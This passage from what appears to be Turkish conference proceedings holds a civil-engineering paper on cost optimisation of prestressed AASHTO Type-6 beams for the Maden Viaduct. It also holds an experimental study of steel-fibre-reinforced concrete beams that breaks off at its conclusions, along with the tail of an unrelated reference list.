- Melgarejo-Sanchez, P., Martinez, J.J., Hernandez, F., Legua, P., Martinez, R. and Melgarejo, P. (2015). The Pomegranate Tree in the World: New Cultivars and Uses. *Acta Hort.* 1089, 327-332. DOI:10.17660/ActaHortic.2015.1089.43. <http://agris.fao.org/agris-search> (Erişim Tarihi: 13.01.2019)
- Şahin, A. 2013. Nar Yetiştiriciliği, <https://arastirma.tarimorman.gov.tr/batem/Belgeler/Kutuphane/Teknik%20Bilgiler/nar%20yetistiriciligi.pdf> (Erişim Tarihi: 28.12.2019)
- Şimşek, M., ve İkinci, A. 2017. Narın (*Punicagranatum L.*) İnsan Sağlığına Etkileri, *Harran Tarım ve Gıda Bilimleri Dergisi* (2017) 21(4): 494-506. DOI: 10.29050/harranziraat.326923
- TÜİK, 2019. Türkiye İstatistik Kurumu, Meyveler, İçecek ve Baharat Bitkileri, Diğer Meyveler (Nar) 1988-2018, (http://www.tuik.gov.tr/PreTablo.do?alt_id=1001). (Erişim Tarihi: 19.12.2019)
- Vardin, H. 2000. Harran Ovası'nda Yetişen Değişik Nar Çeşitlerinin Gıda Sanayinde Kullanım Olanakları Üzerine Bir Çalışma. Doktora Tezi (Basılmamış). Çukurova Üniversitesi Fen Bilimleri Enstitüsü, Adana.

VİYADÜKLERDE ÖNGERİLMELİ T KESİTLİ KİRİŞ KULLANIMI VE OPTİMİZASYONU (MADEN VİYADÜĞÜ ÖRNEĞİ) USE AND OPTIMIZATION OF PRESTRESSED T-SECTION BEAM IN VIADUCTS (EXAMPLE OF MINE VIADUCT)

Berrin Nevra KATİ EKER

Doktora Öğrencisi, Harran Üniversitesi Fen Bilimleri Enstitüsü, Mühendislik Fakültesi, İnşaat Mühendisliği Anabilim Dalı,
(Sorumlu Yazar)

ÖZET

Bu çalışma kapsamında, Ulaştırma Bakanlığı, Karayolları 8. Bölge Müdürlüğü tarafından Elazığ-Diyarbakır devlet yolu üzerinde yapılmış olan 38 m açıklıklı Maden Viyadüğü tasarımı emniyet ve ekonomik açıdan incelenmiş olup, mevcut öngerilmeli kirişlerin yerine AASHTO 8.1. (American Association of State Highway and Transportation) Tip-6 kirişi kullanılarak optimum tasarımı gerçekleştirilmiştir. Bu doğrultuda Tip-6 kirişinin geometrik özelliklerine bağlı kalınarak, dayanım özellikleri belirlenmiş ve maksimum kesit tesirleri, yükleme durumları ve kablo sayısı tespiti yapılmıştır. Maksimum kesit tesirleri belirlenirken sabit yük parametresi olarak kiriş zati yükü, hareketli yük parametresi olarak ise standart kamyon yükü değerlendirmeye alınmıştır. Farklı yükleme durumları ele alınmış olup oluşan gerilme değerlerine bağlı olarak, kullanılması gereken kablo adedi belirlenmiş ve kiriş boyut optimizasyonu gerçekleştirilmiştir. AASHTO 8.1 kirişinin boyut optimizasyonu yapılırken doğrusal programlama yöntemi, boyut ve gerilme kısıtlayıcıları kullanılmış olup maliyet değeri hesaplanmıştır. Maliyet değerleri hesaplanırken kirişte kullanılması gereken beton, öngerilmeli kablo sayısı ve kılıflı kablo adedi göz önünde bulundurulmuştur. Gerekli tüm hesaplamalar, geliştirilen özel bir algoritmayla gerçekleştirilmiştir. Elde edilen veriler sonucunda, AASHTO 8.1. Tip-6 kirişinin, mevcut yapı tasarımında kullanılan T kesitli kirişten daha ekonomik boyutlara sahip olduğu belirlenmiştir. Bu bildiri, bu kapsamdaki öngerilmeli kiriş tasarımlarında optimizasyon tekniğinin pratik olarak kullanımının ekonomik açıdan gerekliliğini açıklamaktadır.

Anahtar Kelimeler: AASHTO, Doğrusal Programlama, Öngerilmeli kiriş, Boyut Optimizasyonu, Visual Basic

ABSTRACT

Within the scope of this study, the design of 38 m spanned Maden viaduct, which was constructed by the Ministry of Transport, 8th Regional Directorate of Highways at Elazığ-Diyarbakır state road, was reassessed in terms of safety and economy. optimum design has been realized. Accordingly, by using the geometric characteristics of the Type-6 beam, the strength properties were determined and the maximum cross-sectional effects, the loading conditions and the number of cables were specified. When determining the maximum cross-sectional effects, the beam load was taken as the constant load parameter and the standard truck load was considered as the moving load parameter. Various loading conditions are discussed and the number of cables to be used depending on the stress values are determined and beam size optimization is performed based on AASHTO 8.1. In the optimization of the Type-6 beam, the linear programming method was utilised, the dimension and the stress constraints were used and the cost value was subsequently calculated. When calculating the cost values, the number of concrete, prestressed cables and sheathed cables to be used in the beam are taken into consideration. All necessary calculations were performed with a special algorithm developed. As a result of the data obtained, it has been determined that AASHTO 8.1. Type-6 beam has more economical dimensions than T section beam used in the current construction design. This paper explains the economic necessity of the practical use of optimization technique in prestressed beam designs in this context.

Keywords: ASSHTO, Linear Programming, Dimension Optimization, Prestressed Beam, Visual Basic

1. GİRİŞ


İnsanlığın varoluşundan bu güne kadar yaptığı tüm tasarımlarda, ister doğrudan olsun, ister dolaylı yollardan olsun asıl amaç optimum tasarımı elde etmektir. Örneğin Selimiye Camii'nde oldukça geniş olan iç mekânı bir kerede geçmek için kullanılmış ve 8 fil ayağı denilen sütuna oturtulmuş kubbe

optimizasyon olarak düşünülecek bir tasarımıdır [1]. Aydın'a göre optimum tasarım, fiziksel modellerin matematiksel problemler olarak ifadesine en iyi çözümü belirleme işlemi olarak tanımlanabilir [2].

Literatürde inşaat mühendisliği alanında farklı yapı ve yapı elemanları üzerine yapılmış birçok optimum tasarım örneği vardır. Friel, basit mesnetli betonarme kirişlerde, optimum beton-çelik oranını bulmaya yönelik çalışmalar yapmıştır [3]. Simoes ve Negrao, asma köprülerde şekil ve boyut optimizasyonu üzerine çalışmalar gerçekleştirmişlerdir [4]. Kaymak ve Dağdeviren, ağırlık istinat duvarlarını yapay arı koloni algoritmasını kullanarak optimum tasarımı gerçekleştirmişlerdir [5]. Tan, Sadak ve Ayvaz, kanalizasyon sistemlerinin, diferansiyel evrim algoritmasını kullanarak, toplam sistem maliyetini en aza indirmeyi amaçlamışlardır [6]. Döven, Kaymak ve Bayer ardışık doğrusal programlama ile en hafif kafes yapı tasarımı elde etmeye çalışmışlardır [7].

Yukarıda görüldüğü üzere, yapılan tüm çalışmalarda optimum tasarım problemlerine cevap aranırken farklı farklı optimum tasarım teknikleri kullanılmıştır. Yapı mühendisliğinde en çok kullanılan optimum tasarım tekniklerinden bir tanesi de doğrusal programlama tekniğidir. Doğrusal programlama, değişkenlere bağlı olarak değer alan amaç fonksiyonunu, belli sınırlayıcılar kullanarak minimum, maksimum ve ya belli bir değere eşit olma durumunun aranması olarak tanımlanmaktadır. Doğrusal programlama modelinde sadece sürekli değişkenler ve doğrusal amaç fonksiyonuyla, doğrusal kısıtlar mevcuttur [8]. Doğrusal programlama yönteminin kullanılabilir olması, yazılımdaki gelişmelerle birlikte, LINO, QSB, DEAP, TERA gibi çeşitli programlar geliştirilmiştir. Windows'un çok yaygınlaşmış olması, ofis uygulama programlarının herkesçe kullanılabilmesi, doğrusal programlama problemlerinin solver'da çözülmesini önemli kılmaktadır [9].

Bu bildiri kapsamında viyadüklerde kullanılan öngerilmeli T kesitli kiriş kullanımının uygunluğunun belirlenmesi ve optimum tasarımın yapılması amacıyla Maden Viyadüğü örnek olarak seçilmiştir. Bu amaçla viyadük üst yapısına etkiyen yük parametreleri Karayolları 8. Bölge Müdürlüğü tarafından hazırlanan hesap raporundan elde edilmiştir [10]. Bu parametreler doğrultusunda AASHTO 8.1. tip kirişlerinden Tip-6 kullanılabilirliği irdelenmiştir [11]. Tip-6 kirişinin kullanımının uygun olup olmadığını belirlemek amacıyla Visual Basic'de özel bir algoritma geliştirilmiştir. Algoritmanın akış şeması Şekil 1.'de görüldüğü gibidir.




Şekil 1. Tip-6 Kirişinin Kullanım Uygunluğunu Belirlemek İçin Geliştirilen Algoritma

Kullanımının uygun olduğu belirlenen Tip-6 kirişinin boyut optimizasyonu doğrusal programlama metoduyla MS-Solver'da gerçekleştirilmiştir. Kirişin T kesit geometrisini korumak adına boyut kısıtlayıcıları, emniyetini sağlamak amacıyla da gerilme sınırlayıcıları kullanılmıştır. Optimizasyon sonucunda kirişte kullanılması gereken toplam beton maliyeti ve gerekli ön germe kablo sayısı göz önünde bulundurularak maliyet hesabı yapılmıştır. Çalışma sonucunda mevcut tasarımdan daha ekonomik bir yapı elde edileceği belirlenmiştir.

2. TİP-6 KİRİŞİNİN GEOMETRİK VE DAYANIM ÖZELLİĞİ

AASHTO, “American Association of State Highway and Transportation” kelimelerinin baş harflerinin kullanılmasıyla oluşturulan, Amerikan otoyol ve taşıma standartlarını belirleyen kurumdur. AASHTO parametreleri dünya genelinde geçerliliğe sahip olan bir otoyol standartları topluluğudur. Birçok ülke gibi ülkemizde de Karayolları Genel Müdürlüğü, AASHTO standartlarını referans almaktadır.

Bu bildiri çalışmasında AASHTO 8.1'den Tip-6 kirişi seçilmiş olup geometrik özellikleri Şekil 1.'de görülmektedir. Bu geometrik özelliklere bağlı kalınarak tip kirişin, daha sonra kullanılmak üzere mukavemet özellikleri belirlenmiştir.



Şekil 1. Tip-6 Kirişinin Geometrik Özellikleri

Tip kirişin geometrisinden elde edilen mukavemet parametreleri; kirişe ait toplam alan, kirişin x ve y yönündeki ağırlık merkezleri, kirişi atalet momenti ve kiriş mukavemet momentleridir. Hesaplanan bu değerler Tablo 1.'de verilmiştir.

Tablo 1. Tip-6 Kirişine Ait Mukavemet Değerleri

A_b	0,6679	m^2
Y_{bb}	0,9464	m
Y_{bt}	1,0601	m
X_{bb}	0,5969	m
I_{xb}	0,3660	m^4
I_{yb}	0,0288	m^4
S_{bb}	0,3867	m^3
S_{bt}	0,3452	m^3

3. TASARIMA ETKİYEN YÜKLER ve GERİLME DURUMLARI

Bir yapının tasarımı yapılırken, yapıya etki eden yükleri belirlemek gereklidir. Hesap açıklığı 38 m olan Maden Viyadüğü tasarımında kullanılacak kiriş tipleri belirlenirken, kirişlerin zati ağırlıkları, tabliye

ağırlığı, enleme kiriş ağırlığı, standart kamyon yükü ve ilave yükler göz önüne alınmıştır. Bu yük değerleri Tablo 2.'de verilmiştir.

Tablo 2. Tip-6 Kirişinin Yükleme Durumu

Kiriş zati Ağırlığı (G_k)	16,698 kN/m
Tabliye Ağırlığı (G_t)	7,625 kN/m
Enleme Kiriş Ağırlığı (G_e)	0 kN/m
İlave Yükler (G_r)	1,934 kN/m
Standart Kamyon Yükü	H20-S16

Bu yüklemeler sonucunda kiriş kesitinde meydana gelen maksimum moment değerleri hesaplanmış olup, hesap değerleri Tablo 3.'de görüldüğü gibidir. Tablo 3.'de T.S. ile gösterilen değer Maden Viyadüğünün gerçek tasarımında kullanılan kirişlere ait değerlerdir.

Tablo 3. Yükleme Sonucu Meydana Gelen Maksimum Moment Değerleri

	Tip-6 (kNm)	T.S. (kNm)
M_{kmax}	3013,32	3580,25
M_{tmax}	1375,70	1375,70
M_{emax}	0,00	0,00
M_{Tmax}	348,45	348,45
M_{Hmax}	1993,04	1993,04
M_{Toplam}	6730,99	7297,44

Kirişin alt ve üst lifinde meydana gelen gerilme değerlerini bulmak için,

$$\sigma_b = (M_{kmax} + M_{tmax} + M_{emax})/S_{bb} + M_{Tmax}/S_{cb} + M_{Hmax}/S_{cb} - 3341 \text{ kN/m}^2 \quad (1)$$

$$\sigma_t = (M_{kmax} + M_{tmax} + M_{emax})/S_{bt} + M_{Tmax}/S_{cb} + M_{Hmax}/S_{cb} - 1409 \text{ kN/m}^2 \quad (2)$$

Formülasyonları kullanılır. Burada “ σ_b ” ve “ σ_t ” ile gösterilen değerler sırasıyla kirişin alt ve üst lifinde meydana gelen toplam gerilme değerleridir. Yükleme durumları sonucunda Tip-6 kirişinde ve tasarımda kullanılan kirişlerde (T.S.) meydana gelen gerilme değerleri Tablo 4.'de görüldüğü gibidir.

Tablo 4. Tip-6 ve T.S. Kirişlerinin kiriş alt ve üst lifinde meydana gelen gerilme durumları

	σ_b (kN/m ²)	σ_t (kN/m ²)
TIP-6	12838,700	-10137,800
T.S.	15448,570	-11207,468

Tablo 4.'deki gerilme durumları hesaplanırken bütün yükleme durumları her iki kiriş tipi için aynı olarak alınırken, sadece zati kirişlerden meydana gelen yükleme durumu kiriş alanının değişmesi sonucu yük değerinin de hesaplanarak farklı alınmasına sebep olmuştur. Yukarıda ki tabloda görüldüğü gibi, aynı yükleme altında Tip-6 kirişinin kullanılması durumunda daha düşük gerilmeler meydana geldiği gözlemlenmiştir.

Meydana gelen bu gerilmeler sonucunda kirişlerde kullanılması gerekli öngerme kablo adedi belirlenir. Maden Viyadüğü tasarımında 30 adet öngerme kablo kullanıştır. Tip-6 kirişinin kullanılması ile gerekli hesaplamalar sonucu 23 adet öngerme kablosuna ihtiyaç olduğu görülmüştür. Tüm bu hesaplamalar sonucunda elde edilen parametreler doğrultusunda Tip 6 kirişinin optimizasyon için uygun olup olmadığına karar vermek amacıyla öngerme anında izin verilen gerilme değerlerini hesaplamak amacıyla,

- Açıklık ortasında kiriş üstünde;

$$\sigma_i(0,5L)=(P_i/A_b)-(P_i*e_p/S_{bt})+(M_{kmax}/S_{bt})\leq 0,6*f_{ci} \quad (3)$$

- Açıklık ortasında kiriş altında;

$$\sigma_b(0,5L)=(P_i/A_b)+(P_i*e_p/S_{bb})+(M_{kmax}/S_{bb})\leq 0,6*f_{ci} \quad (4)$$

- Mesnetlenme ekseninde kiriş üstünde;

$$\sigma_i(0,0L)=(P_i/A_b)-(P_i*e_p/S_{bt})\leq 0,623*\sqrt{f_{ci}} \quad (5)$$

- Mesnetlenme ekseninde kiriş altında;

$$\sigma_b(0,0L)=(P_i/A_b)+(P_i*e_p/S_{bb})\leq 0,6*f_{ci} \quad (6)$$

Formülasyonları kullanılmıştır. Burada P_i ile gösterilen değer bir öngerme kablosu için izin verilen kuvvet değerini, f_{ci} öngerme betonunun basınç emniyet gerilmesini, f_{ci} karakteristik öngerme beton basınç dayanımını temsil etmektedir. Kirişlerde kullanılan öngerme beton sınıfı 45 olup, öngerme anında izin verilen gerilme değerleri Tablo 5.'de gösterildiği gibidir.

Tablo 5. Öngerme Anında İzin Verilen Gerilme Değerleri

$\sigma_i(0,5L)$ (kN/ m ²)	5423,48
$\sigma_b(0,5L)$ (kN/ m ²)	13395,40
$\sigma_i(0,0L)$ (kN/ m ²)	-3305,32
$\sigma_b(0,0L)$ (kN/ m ²)	13395,40

Tablodan da görüleceği üzere öngerme anında izin verilen gerilme değerleri sadece mesnetlenme ekseninde kiriş üstünde aşılmıştır. Bu durumda kılıflama yapmaya gerek vardır ve Tip-6 kirişinin kullanımının uygun olduğu görülmüştür.

4. SİSTEM OPTİMİZASTONU

Kullanımı uygun görülen Tip-6 kirişinin optimizasyonu yapılırken, belirli bir amacı en iyilemek amacıyla kaynakların nasıl dağıtılması gerektiğine çözüm arayan doğrusal programlama metodu kullanılmıştır [12]. Alan ve Yeşilyurt'a göre doğrusal proramlanmanın üç önemli bileşeni; amaç fonksiyonu, sınırlayıcı fonksiyonlar ve pozitif sınırlamadır [13]. Tip-6 kirişinin boyut optimizasyonu yapılırken amaç fonksiyonu olarak minimum kiriş alanı seçilmiştir.

$$\min Z = \sum_i^n A_i \quad (i=1,2,\dots,n) \quad (7)$$

Sınırlayıcı fonksiyonlar olarak ilköngerme anındaki beton gerilme sınırlayıcıları, kılıflamadan sonra ilk ön gerilme anındaki beton gerilme sınırlayıcıları, tüm kayıplardan sonra beton gerilme sınırlayıcıları, boyut sınırlayıcıları ve pozitif sınırlayıcılar kullanılmıştır. Boyutlar hiçbir zaman negatif olamayacağı için, a_i ($i=1,2,\dots,n$) şeklinde ifade edilen kirişe ait boyut,

$$a_i \geq 0 \quad (i=1,2,\dots,n) \quad (8)$$

Şeklinde alınmıştır. Sistem boyut optimizasyonu yapılırken Ms Solver kullanılmıştır. Optimizasyon sonucu elde edilen Tip-6 kirişine ait dayanım verileri ve Maden Viyadüğü tasarımındaki dayanım verileri Tablo 6.'da görüldüğü gibidir.

Tablo 6. Optimize Edilmiş Tip-6 Kirişi Ve T.S. Kirişinin Mukavemet Özellikleri

		T.S	Tip-6 Kirişi	Optimum Tip-6
A_b	m^2	0,6317	0,6679	0,620975
Y_{bb}	m	0,8508	0,9464	1,395167
Y_{bt}	m	0,9526	1,0601	1,243826
X_{bb}	m	0,5969	0,5969	0,546220
I_{xb}	m^4	0,2807	0,3660	0,504123
I_{yb}	m^4	0,2867	0,0288	0,013690
S_{bb}	m^3	0,3299	0,3867	0,361336
S_{bt}	m^3	0,2946	0,3452	0,405301

5. SONUÇ

Bu çalışmada, viyadüklerde kiriş seçimini belirlemek ve optimizasyonunu gerçekleştirmek amacıyla Visual Basic programlama dilinde bir algoritma geliştirilmiştir. Geliştirilen bu algoritma ile Maden Viyadüğünde Kullanılan kirişler yerine AASHTO Tip kirişlerden olan Tip-6 kirişinin kullanımının uygunluğu araştırılmıştır. Elde edilen sonuçlar doğrultusunda Tip-6 kirişinin kullanımının uygun olduğu belirlenmiştir. Uygunluğu belirlenen Tip-6 kirişinin optimizasyonu yapılırken doğrusal programlama MS Solver'da çözümler gerçekleştirilmiştir ve daha ekonomik bir çözüm bulunmuştur. Böylece gerilme ve boyut sınırlayıcıları kullanarak aynı yük ve hesap açıklığı durumunda daha ekonomik kiriş tiplerinin kullanılabilceği görülmüştür.

KAYNAKLAR

- [1] Toğan, V. (2004). *Kafes sistemlerin sabit ve katar yükleri altında genetik algoritma ile boyut ve şekil optimizasyonu* (Doctoral dissertation, Karadeniz Teknik Üniversitesi/Fen Bilimleri Enstitüsü).
- [2] Aydın, Z. (2006). Öngerilmeli beton kirişli köprü üstyapılarının genetik algoritma ile optimum tasarımı (Doctoral dissertation, Karadeniz Teknik Üniversitesi/Fen Bilimleri Enstitüsü).
- [3] Friel, L. L. (1974, November). Optimum singly reinforced concrete sections. In Journal Proceedings (Vol. 71, No. 11, pp. 556-558).
- [4] Simões, L. M. C., & Negrão, J. H. O. (1994). Sizing and geometry optimization of cable-stayed bridges. *Computers & structures*, 52(2), 309-321.
- [5] Kaymak, B., & Dağdeviren, U. (2018). SİMETRİK AĞIRLIK İSTİNAT DUVARLARININ OPTİMUM TASARIMI. *Dumlupınar Üniversitesi Fen Bilimleri Enstitüsü Dergisi*, (040), 45-57.
- [6] Erhan, T. A. N., SADAK, D., & AYVAZ, M. T. Kanalizasyon Sistemlerinin Diferansiyel Evrim Algoritması Kullanılarak Optimum Tasarımı. *Teknik Dergi*, 31(5).
- [7] Döven, M. S., Kaymak, B., & Bayer, M. T. (2011). Ardışık Doğrusal Programlama ile En Hafif Kafes Yapı Tasarımı. *Pamukkale Üniversitesi Mühendislik Bilimleri Dergisi*, 17(1), 1-8.
- [8] Türkay, M. (2011). Optimizasyon Modelleri ve Çözüm Metodları.
- [9] Alan, M. A., & Yeşilyurt, C. (2004). Doğrusal programlama problemlerinin excel ile çözümü. *Cumhuriyet Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, 5(1), 152-155.
- [10] KGM. (2014). Maden Viyadüğü Hesap Raporu Km: 73+500.00-75+700.00, Dosya No:1710, 113p
- [11] American Association of State Highway and Transportation Officials, AASHTO, "Standart Specifications for Highway Bridges", 17, 2002.
- [12] Seçme, N. Y. (2005). Klasik Doğrusal Programlama ve Bulanık Doğrusal Programlamanın Karşılaştırmalı Bir Analizi: Üretim Planlama Örneği. *Erciyes Üniversitesi Sosyal Bilimler Enstitüsü Yüksek Lisans Tezi, Kayseri*.
- [13] Alan, M. A., & Yeşilyurt, C. (2004). Doğrusal programlama problemlerinin excel ile çözümü. *Cumhuriyet Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, 5(1), 152-155.

**ÇELİK TEL KATKILI BETONARME KİRİŞ ELEMANLARININ EĞİLME DAVRANIŞININ
DENEYSEL İNCELENMESİ**
EXPERIMENTAL INVESTIGATION OF ULTIMATE CAPACITY OF STEEL – FIBER –
REINFORCED CONCRETE BEAMS

Nebi ÖZDÖNER

Dr. Öğr. Üyesi, Necmettin Erbakan Üniversitesi, Mühendislik Mimarlık Fakültesi, İnşaat Mühendisliği Bölümü,
(Sorumlu Yazar)

Seda BAK

İnşaat Mühendisi

ÖZET

Çelik tel katkı uygulaması; inşaat sektöründe bir çok alanda yaygın olarak kullanılmaktadır. Betonarme taşıyıcı elemanları kullanımı ise, oluşabilecek çatlakları önleme bakımından ve beton dayanımına sağlayacağı katkı bakımından önemli bulunmaktadır. Bu çalışmada; çelik lif katkılı dört adet 1200 mm boyunda, 150x150 mm² en kesitli betonarme kiriş ile çelik lif katkısız dört adet 1200 mm boyunda, 150x150 mm² en kesitli betonarme kiriş eleman imal edilmiştir. Betonarme kirişler, 28 gün uygun kür şartlarında bekletildikten sonra iki noktadan yükleme deneyine tabi tutulmuştur. Deney sonucunda çelik tel katkılı ve çelik tel katkısız betonarme kirişlerin taşıma gücü özellikleri elde edilerek sunulmuştur. Betonarme kirişlere karıştırılıp etkisi gözlenmek istenen çelik telin, lastik atıktan elde edilen çelik tel seçilmesiyle bir atığı faydalı şekilde kullanarak değerlendirilebilir amaçlanmıştır.

Anahtar Kelimeler: Çelik Tel, Betonarme Kiriş, Eğilme.

ABSTRACT

Steel fiber reinforced concrete (SFRC) applications have become It is widely used in many fields of construction industry. The use of reinforced concrete bearing elements is important in terms of preventing cracks and contributing to the concrete strength. In this study, four rectangular RC beams of 150x150x1200 mm² dimensions and three SFRC beams of the same dimensions are produced using a concrete class of C-30, all the six beams having the same amount of reinforcement bars and all being designed as underreinforced. Each of these six beams are subjected to bending by a three-point loading setup in certified beam-loading frame, exactly after having been moist-cured for 28 days. It is aimed to evaluate the steel wire which is desired to be mixed and mixed into the concrete beams and to utilize a waste by selecting the steel wire obtained from the rubber waste.

Keywords: Steel-Fiber-Reinforced Concrete, Reinforced Concrete Beam, Bending

1. GİRİŞ

Çelik tel donatılı betonlar, normal beton karışımında agrera, su ve bağlayıcı madde veka tki maddelerinin gerektiğinde yanında betona çelik tel katılmasıyla elde edilirler. Çelik tel donatılı betonlar, normal donatının yerleştirilemediği durumlarda, pürüzsüz yüzey (çatlakların azaltılması) istenilen durumlarda veya beton çekme dayanımının artırılması istendiği durumlarda üretilir ve kullanılır. Çelik tel donatılı betonların enerji yutma kapasiteleri normal betona göre daha fazladır. Çelik tel donatılı betonlar çok yüksek darbe dayanımına sahip oldukları için zemin betonlarında, saha betonlarında, fabrika zeminlerinde, güçlendirme betonlarında, otoparklarda, benzin istasyonlarında, beton yollarda, liman kaplamalarında, tersanelerde, soğuk hava depolarının zeminlerinde rahatlıkla kullanılabilirler.

Çelik tellerin betona katılmasıyla genel anlamda betonun çelikle olan ilişkisi iyileştirilmek istenmiştir. Normal betonarme bir elemanda çekme yükünü taşıyan donatılar mevcuttur. Çelik tel donatılı betonda ise bu yükü çelik tellerin taşıması amaçlanmıştır. Ayrıca normal donatılı bir elemanda yorulma, çekme dayanımı, yükler altında çatlama, aşınma direnci vb. gözlenen negatif özelliklerin, çelik tel donatılı beton elemanlarında çok daha iyi yönde sonuçlar verdiği gözlemlenmiştir.


1.1. Betonda Kullanılan Çelik Teller ve Özellikleri

Betonda kullanılan çelik teller tel boyunun tel çapına bölünmesiyle elde edilen narinlik olarak tanımlanır.(ACI 544). Çelik tel donatılı betonda kullanılan teller genellikle daire kesitlidirler ancak bu

tellerin dikdörtgen kesitli olanları da vardır. Tellerin boyları genellikle 30 – 60 mm arasında değişirken çapları 0,5 – 1 mm arasında değişir. Çekme mukavemetleri arasındaki değişimi de 345 – 2000 MPa ile açıklamak mümkündür.

Betonda kullanılan çelik teller genellikle düşük karbonlu C1008'den soğukta işlem görek üretilmektedirler. TS 10153' de çelik tel sınıfları aşağıdaki şekilde verilmiştir.

En önemli özellikleri, yüksek ve üniform çekme gerilmesine karşılık düşük uzama özellikleridir. Çekme gerilmeleri ortalama olarak 1200 MPa'nın üzerinde olup elastik limitleri % 0,2'nin altındadır (Topçu, 2006).



Şekil 1. Çelik liflerin şekilleri (TS 10513)

2. ARAŞTIRMA VE BULGULAR

Çalışmada Selçuk Kauçuk Plastik Sanayi Ticaret A.Ş. firmasından temin edilen ; atık lastikten elde edilmiş çelik tel kullanılmıştır. Kullanılan tellerin belirli bir şekli olmamakla beraber, elde edilme yöntemi vb. sorulara ilgili firmanın web sitesinden ulaşılabilir.

Numunelerin üretiminde kullanılan beton karışımında Korkmaz Beton firmasında üretilen hazır beton tercih edilmiştir. Beton sınıfı C30/37 dir. Döküm şekli pompalı olmakla beraber, CEM II 42,5 çimento seçilmiştir. Katkı maddesi olarak kendiliğinden yerleşen beton (KYB) için hiper akışkanlaştırıcı beton katkıları olan Levelcon KYB 100 kullanılmıştır. Kıvam sınıfı S3, maksimum agrega dane çapı 22 mm olarak belirlenmiştir. Birim hacim ağırlığı 2367 ve su/çimento oranının 0,55 olduğu Korkmaz Beton'dan alınan rapordan okunmuştur.

Numuneler üç farklı seri olarak üretilmiştir. Birinci seri referans olarak alınmış ve çelik tel katkısı kullanılmadan üretilmiştir. İkinci seri %0,25 çelik tel katkısı ile üçüncü seride % 0,1 çelik tel katkısı ile üretilmiştir. Üretilmesi istenen her bir parta ait genel kalıp ve donatı şekli, boyutları ile birlikte aşağıda verilmiştir. Bu durumda her partta 4 adet numuneden toplam üç parttan 12 adet numuneye ulaşılmıştır.

Tablo 1. Kirişlere Ait Donatı ,Çelik Tel ve ρ Değerleri

Part Kodu	Seri Kodu	Çelik Lif Miktarı (kg/m^3)	Çekme Donatısı	Basınç Donatısı	Hesaplanan ρ değeri
1.Part	RDA	0	2Ø6	—	0.00304
	RDÜ		2Ø10	—	0.00837
	RDAE		2Ø6	2Ø6	0.00608
	RDÜE		2Ø10	2Ø10	0.0167
2.Part	%0.25 DA	0.625	2Ø6	—	0.00304
	% 0.25 DÜ		2Ø10	—	0.00837
	%0.25 EDA		2Ø6	2Ø14	0.00608
	%0.25 EDÜ		2Ø10	2Ø18	0.0167
3.Part	%1 DA	2.7	2Ø6	—	0.00304
	%1 DÜ		2Ø10	—	0.00837
	%1 EDA		2Ø6	2Ø22	0.00608
	%1 EDÜ		2Ø10	2Ø26	0.0167

3. DENEYLER


Hazır beton santralinden getirilen C30 betonun çökme değerinin katkısız halde iken 6 cm olmasına karşılık , %0,25 çelik tel katkısı uygulanan betonun çökme değerinin 5 cm, %1 çelik tel katkılı betonun çökme değerinin ise 3 cm olduğu gözlemlenmiştir.

Yapılan deneysel çalışmalara bakıldığında, taze betonda çelik tel oranının fazlaşması ile betonun işlenebilmesinin azaldığı gözlemlenmiştir. Buna bağlı olarak ölçülen çökme değerinin çelik tel oranı fazlaştıkça azaldığı gözlemlenmiştir.


Bu çalışmada 120 cm uzunluğunda ve $15 \times 15 \text{ cm}^2$ alanına sahip farklı donatılardaki betonarme kirişlerin boş, %0.25 ve %1 çelik tel içerikliklerindeki eğilme davranışları incelenmiştir. Yapılan eğilme deneyinde deplasman ölçerler yardımıyla kirişlerin yük-sehim eğrileri elde edilmiştir. Üç farklı grupta topladığımız numunelerdeki çelik tel etkisini ölçmek için ayı kategorideki numuneleri karşılaştırmanın daha verimli olacağına karar verildi. Bu kstegoriler aşağıdaki tabloda verilmiştir. Tablonun hemen altında bu gruplara ait eğrilerin yer aldığı grafikler verilmiştir.

Tablo 2. Karşılaştırılması Yapılacak Numune Grupları


1.Grup	2.Grup	3.Grup	4.Grup
RDA	RDÜ	RDAE	RDÜE
%0.25 DA	% 0.25 DÜ	%0.25 DAE	% 0.25 DÜE
% 1 DA	% 1 DÜ	% 1 DAE	% 1 DÜE




Şekil 2. Birinci Gruba Ait Yük - Deplasman Kıyaslaması



Şekil 3. İkinci Gruba Ait Yük - Deplasman Kıyaslaması



Şekil 4. Üçüncü Gruba Ait Yük - Deplasman Kıyaslaması



Şekil 5. Dördüncü Gruba Ait Yük - Deplasman Kıyaslaması

1.grup kıyaslamasına baktığımızda elimizdeki verilerden lifsiz betonda ilk çatlağın yaklaşık 1400 kg civarında olduğunu kaydettik. RDA numunenin çelik tel katkılı numunelere göre ilk çatlağın daha önce olmasını ve çelik tel katkılı numunelerin çelik tellerin birbirini tutması sebebiyle daha geç çatlamasını bekledik ve öyle de oldu. Çelik tel katkılı numunelerin, katkısız numunelere göre ilk çatlağın daha geç olmasının yanında, çatlak genişliklerinde daha az olduğu gözlemlendi. Bu gruba ait numunelerin denge altı donatılmasından dolayı belirli bir yükleme değerinden sonra donatının akması bekleniyordu ve 2800 – 2900 kg arası yük değerinde donatının her bir numunede koptuğu ve yükün aniden düştüğü kaydedildi. Yükleme sırasında kaydedilen deplasmanlarında RDA, %0,25 DA, %1 DA numunelerinde sırasıyla 116mm, 108mm ve 98,7 mm olduğu gözlemlendi.

2.grup numunelerinde ise ilk çatlakların oluşumu yine 1400 kg civarında kaydedildikten sonra yükleme değeri yaklaşık 4000 – 5000 kg 'a kadar çıktıktan sonra betonarme kirişin basınç bölgesinde ezilmeler görüldü. Yükleme değerinde ise taşıma kapasitesinin yaklaşık % 50'lere kadar düştüğü gözlemlendi. Kirişin taşıma gücündeki önemli azalmadan sonra yüklemeye devam etmenin bir mantığı olmayacağı için yükleme sonlandırıldı. Yükleme sırasında kaydedilen deplasmanlarında RDÜ, %0,25 DÜ, %1 DÜ numunelerinde sırasıyla 132,4mm, 114,5mm ve 113,1 mm olduğu gözlemlendi. 3 ve 4.gruptaki numunelerin yüklemesinde, diğerlerinden farklı olarak bir durumla karşılaşılmadı. Yapılan deneyler sonucunda taşıma güçleri yaklaşık aynı olan numunelerin sünekliklerinde farklılıklar olduğu gözlemlendi.

4. SONUÇ VE ÖNERİLER

Farklı çelik tel miktarlarının betonla karıştırılmasıyla elde edilen farklı çelik tel katkılı betonarme kirişlere ait yapılan deneylerden aşağıdaki sonuçlar elde edilmiştir.

